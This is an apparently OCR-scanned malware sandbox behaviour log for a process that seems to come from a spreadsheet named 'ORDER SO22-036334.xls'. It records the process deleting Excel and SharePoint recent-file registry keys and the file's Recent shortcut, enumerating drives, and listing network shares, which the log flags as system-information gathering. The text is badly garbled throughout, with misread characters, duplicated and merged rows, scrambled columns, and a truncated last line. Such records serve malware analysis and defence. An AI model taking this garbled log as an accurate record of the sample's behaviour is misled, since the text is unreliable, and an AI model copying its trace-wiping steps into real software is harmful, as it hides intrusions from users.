Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 36 Value: None	720
	Key: HKEY CURRENT USER\SOFTWARE\Microsoft\Office\14.0\Exce\Place MRU\tem 37 Value: None	720
	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Place MRU\Item 38 Value: None	720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 39 Value: None	720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 40 Value: None	720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 41 Value: None	720
	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 42 Value: None	720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Place MRU\Item 43 Value: None	720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Place MRU\Item 44 Value: None	720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 45 Value: None	720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 46 Value: None	720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Place MRU\Item 47 Value: None	720
	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Place MRU\Item 48 Value: None	720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Place MRU\Item 49 Value: None	720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 50 Value: None	720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 1 Value: None	720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 2 Value: None	720
	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 3 Value: None	
		720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 4 Value: None	720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 5 Value: None	720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 6 Value: None	720
Delete Registry Key	Key: HKEY CURRENT USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 7 Value: None	720
	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 8 Value: None	720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 9 Value: None	720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 10 Value: None	720
Delete Registry Key	$Key: HKEY_CURRENT_USER\\ \ SOFTWARE\\ \ Microsoft\\ \ Office\\ 14.0\\ \ Common\\ \ Recent\ Locations\\ \ Share\ Point\\ \ Site\ 11\ Value:\ None$	720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 12 Value: None	720
	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 13 Value: None	720
	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 14 Value: None	720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 15 Value: None	720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 16 Value: None	720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 17 Value: None	720
	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 18 Value: None	720
	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 19 Value: None	720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 20 Value: None	720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\1File MRU\Max Display Value: None	720
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Max Display Value: 19	720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 1 Value: None	720
		720
	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\Item 2 Value: None	
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\Item 3 Value: None	720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 4 Value: None	720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 5 Value: None	720
	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 6 Value: None	720
Delete Registry Kev	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRUltem 7 Value: None	
		720
Delete Registry Key		
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\Item 8 Value: None	720
Delete Registry Key Delete Registry Key		720 720
Delete Registry Key Delete Registry Key Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 8 Value: None	
Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\Item 8 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\Item 9 Value: None	720
Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\Item 8 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\Item 9 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\Item 10 Value: None	720 720

Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 13 Value: None	720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 14 Value: None	720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 15 Value: None	720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 16 Value: None	720
	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\1File MRU\ltem 17 Value: None	720
Delete Registry Key		
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 18 Value: None	720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\\tem 19 Value: None	720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 20 Value: None	720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 21 Value: None	720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 22 Value: None	720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 23 Value: None	720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 24 Value: None	720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\\tem 25 Value: None	720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 26 Value: None	720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 27 Value: None	720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\lFile MRU\ltem 28 Value: None	720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 29 Value: None	720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 30 Value: None	720
Delete Registry Rey	Rey. TRE1_CORRENT_OSER/SOFT WAREIMICOSOILOITICE(14.0)Excentrile Mirrollient 30 Value. Notie	720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 31 Value: None	720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 32 Value: None	720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\Item 33 Value: None	720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\file MRU\ltem 34 Value: None	720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\\File MRU\ltem 35 Value: None	720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\\File MRU\ltem 36 Value: None	720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 37 Value: None	720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 38 Value: None	720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 39 Value: None	720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\file MRU\ltem 40 Value: None	720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 41 Value: None	720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 42 Value: None	720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 43 Value: None	720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 44 Value: None	720
		720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 45 Value: None	
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\\tem 46 Value: None	720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 47 Value: None	720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 48 Value: None	720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\frie MRU\ltem 49 Value: None	720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 50 Value: None	720
		120
	ADI Namo: PathEllaEvisteW Arae: / 9/windir9/\SueWOM64\arange; 4ll\ \ Pature: 1	720
Call System API	API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dll) Return: 1	720
	API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dll) Return: 1 API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dll) Return: 1	720 720
Call System API		
Call System API	API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dll) Return: 1	720
Call System API Call System API Call Filesystem API	API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dll) Return: 1 API Name: DeleteFileW Args: (%APPDATA%\Microsoft\0ffice\Recent\0RDER SO22-036334.xls.LNK) Return: 0	720 720
Call System API Call System API Call Filesystem API Call System API Call System API	API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dll) Return: 1 API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Office\Recent\ORDER SO22-036334.xis.LNK) Return: 0 API Name: GetDriveTypeW Args: (%WorkingDir%) Return: 3 API Name: GetDriveTypeW Args: (%TEMP%)) Return: 3	720 720 720
Call System API Call System API Call Filesystem API Call System API Call System API Call System API Call System API	API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dll) Return: 1 API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Office\Recent\ORDER SO22-036334.xis.LNK) Return: 0 API Name: GetDriveTypeW Args: (%WorkingDir%\) Return: 3 API Name: GetDriveTypeW Args: (%TEMP%\) Return: 3 API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\) Return: 3	720 720 720 720 720
Call System API Call System API Call Filesystem API Call System API	API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dll) Return: 1 API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Office\Recent\ORDER SO22-036334.xis.LNK) Return: 0 API Name: GetDriveTypeW Args: (%WorkingDir%\) Return: 3 API Name: GetDriveTypeW Args: (%TEMP%\) Return: 3 API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3	720 720 720 720 720 720
Call System API Call System API Call Filesystem API Call System API	API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dli) Return: 1 API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Office\Recent\ORDER SO22-036334.xis.LNK) Return: 0 API Name: GetDriveTypeW Args: (%Working\Dir%\) Return: 3 API Name: GetDriveTypeW Args: (%TEMP%\) Return: 3 API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3	720 720 720 720 720 720 720
Call System API Call System API Call Filesystem API Call System API	API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dll) Return: 1 API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Office\Recent\ORDER SO22-036334.xis.LNK) Return: 0 API Name: GetDriveTypeW Args: (%WorkingDir%\) Return: 3 API Name: GetDriveTypeW Args: (%TEMP%\) Return: 3 API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3	720 720 720 720 720 720
Call System API Call System API Call Filesystem API Call System API	API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dli) Return: 1 API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Office\Recent\ORDER SO22-036334.xis.LNK) Return: 0 API Name: GetDriveTypeW Args: (%Working\Dir%\) Return: 3 API Name: GetDriveTypeW Args: (%TEMP%\) Return: 3 API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3	720 720 720 720 720 720 720
Call System API Call System API Call Filesystem API Call System API	API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dll) Return: 1 API Name: DeleteFileW Args: (%APPDATA%\Microsoft)Office\Recent\ORDER SO22-036334.xis.LNK) Return: 0 API Name: GetDriveTypeW Args: (%Working\Dir%\) Return: 3 API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3	720 720 720 720 720 720 720 720
Call System API Call Filesystem API Call Filesystem API Call System API	API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dll) Return: 1 API Name: DeleteFileW Args: (%APPDATA%\Microsoft)Office\Recent\ORDER SO22-036334.xis.LNK) Return: 0 API Name: GetDriveTypeW Args: (%WorkingDir%\) Return: 3 API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\) Return: 3 API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3 API Name: GetDriveTypeW Args: (%WorkingDir%\) Return: 3	720 720 720 720 720 720 720 720 720
Call System API Call Filesystem API Call Filesystem API Call System API	API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dll) Return: 1 API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Office\Recent\ORDER SO22-036334.xls.LNK) Return: 0 API Name: GetDriveTypeW Args: (%WorkingDir%\) Return: 3 API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3 API Name: GetDriveTypeW Args: (%WorkingDir%\) Return: 3 API Name: GetDriveTypeW Args: (%WorkingDir%\) Return: 3 API Name: GetDriveTypeW Args: (%WorkingDir%\) Return: 3 API Name: GetDriveTypeW Args: (%CLAPPDATA%\) Return: 3 API Name: GetDriveTypeW Args: (%CLAPPDATA%\) Return: 3	720 720 720 720 720 720 720 720 720 720
Call System API Call System API	API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dll) Return: 1 API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Office\Recent\ORDER SO22-036334.xls.LNK) Return: 0 API Name: GetDriveTypeW Args: (%WorkingDir%\) Return: 3 API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3 API Name: GetDriveTypeW Args: (%WorkingDir%\) Return: 3 API Name: GetDriveTypeW Args: (%TEMP%\) Return: 3 API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\) Return: 3 API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\) Return: 3 API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3	720 720 720 720 720 720 720 720 720 720
Call System API Call System API Call Filesystem API Call System API	API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dll) Return: 1 API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Office\Recent\ORDER SO22-036334.xls.LNK) Return: 0 API Name: GetDriveTypeW Args: (%VorkingDlir%) Return: 3 API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3 API Name: GetDriveTypeW Args: (%WorkingDlr%\) Return: 3 API Name: GetDriveTypeW Args: (%TEMP%\) Return: 3 API Name: GetDriveTypeW Args: (%TEMP%\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3	720 720 720 720 720 720 720 720 720 720
Call System API Call Fliesystem API Call Fliesystem API Call System API	API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dll) Return: 1 API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Office\Recent\ORDER SO22-036334.xls.LNK) Return: 0 API Name: GetDriveTypeW Args: (%WorkingDir%\) Return: 3 API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3 API Name: GetDriveTypeW Args: (%WorkingDir%\) Return: 3 API Name: GetDriveTypeW Args: (%TEMP%\) Return: 3 API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\) Return: 3 API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\) Return: 3 API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3	720 720 720 720 720 720 720 720 720 720
Call System API Call System API Call Filesystem API Call System API	API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dll) Return: 1 API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Office\Recent\ORDER SO22-036334.xls.LNK) Return: 0 API Name: GetDriveTypeW Args: (%VorkingDlir%) Return: 3 API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3 API Name: GetDriveTypeW Args: (%WorkingDlr%\) Return: 3 API Name: GetDriveTypeW Args: (%TEMP%\) Return: 3 API Name: GetDriveTypeW Args: (%TEMP%\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3	720 720 720 720 720 720 720 720 720 720
Call System API Call System API Call Filesystem API Call Fystem API Call System API	API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dll) Return: 1 API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Office\Recent\ORDER SO22-036334.xls.LNK) Return: 0 API Name: GetDriveTypeW Args: (%VorkingDlir%) Return: 3 API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\) Return: 3 API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3 API Name: GetDriveTypeW Args: (%WorkingDlr%\) Return: 3 API Name: GetDriveTypeW Args: (%TEMP%\) Return: 3 API Name: GetDriveTypeW Args: (%TEMP%\) Return: 3 API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3 API Name: RetShareEnum Args: (,503, 6ec08b90, -1, 9e9384c, 9e93848, 0) Return: 0 Threat Characteristic: Executes commands or uses API to obtain system information	720 720 720 720 720 720 720 720 720 720
Call System API Call System API Call Filesystem API Call Fystem API Call System API Call Internet Helper API	API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dll) Return: 1 API Name: DeleteFileW Args: (%APPDATA%Microsoft)Office\Recent\ORDER SO22-036334.xis.LNK) Return: 0 API Name: GetDriveTypeW Args: (%WorkingDir%\) Return: 3 API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\) Return: 3 API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3 API Name: GetDriveTypeW Args: (%WorkingDir%\) Return: 3 API Name: GetDriveTypeW Args: (%WorkingDir%\) Return: 3 API Name: GetDriveTypeW Args: (%UCALAPPDATA%\) Return: 3 API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3	720 720 720 720 720 720 720 720 720 720
Call System API Call Internet Helper API Detection	API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dll) Return: 1 API Name: DeleteFileW Args: (%APPDATA%Microsoft)Office\Recent\ORDER SO22-036334.xis.LNK) Return: 0 API Name: GetDriveTypeW Args: (%WorkingDir%\) Return: 3 API Name: GetDriveTypeW Args: (%TEMP%\) Return: 3 API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3 API Name: GetDriveTypeW Args: (C\Users\) Return: 3 API Name: GetDriveTypeW Args: (C\Users\) Return: 3 API Name: GetDriveTypeW Args: (%WorkingDir%\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3 API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3 API Name: RetShareEnum Args: (%USERPROFILE%\AppData\) Return: 3 API Name: NetShareEnum Args: (%USERPROFILE%\AppData\) Return: 3 API Name: SetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3 API Name: SetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3 API Name: SetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3	720 720 720 720 720 720 720 720 720 720
Call System API Call Internet Helper API	API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dll) Return: 1 API Name: DeleteFileW Args: (%APPDATA%\Microsoft)Office\Recent\ORDER SO22-036334.xis.LNK) Return: 0 API Name: GetDriveTypeW Args: (%WorkingDir%\) Return: 3 API Name: GetDriveTypeW Args: (%TEMP%\) Return: 3 API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3 API Name: GetDriveTypeW Args: (C\Users\) Return: 3 API Name: GetDriveTypeW Args: (C\Users\) Return: 3 API Name: GetDriveTypeW Args: (%WorkingDir%\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3 API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3 API Name: NetShareEnum Args: (,503, 6ec08b90, -1, 9e9384c, 9e93848, 0) Return: 0 Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 720 Info: Enums share folder from API result API Name: GetDriveTypeW Args: (%WorkingDir%\) Return: 3	720 720 720 720 720 720 720 720 720 720
Call System API Call Internet Helper API Detection	API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dll) Return: 1 API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Office\Recent\ORDER SO22-036334.xls.LNK) Return: 0 API Name: GetDriveTypeW Args: (%WorkingDir%\) Return: 3 API Name: GetDriveTypeW Args: (%CCALAPPDATA%\) Return: 3 API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3 API Name: GetDriveTypeW Args: (%WorkingDir%\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3 API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3 API Name: NetShareEnum Args: (, 503, 6ec08b90, -1, 9e9384c, 9e93848, 0) Return: 0 Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 720 Info: Enums share folder from API result API Name: GetDriveTypeW Args: (%APPDATA%\Microsoft\Office\Recent\ORDER 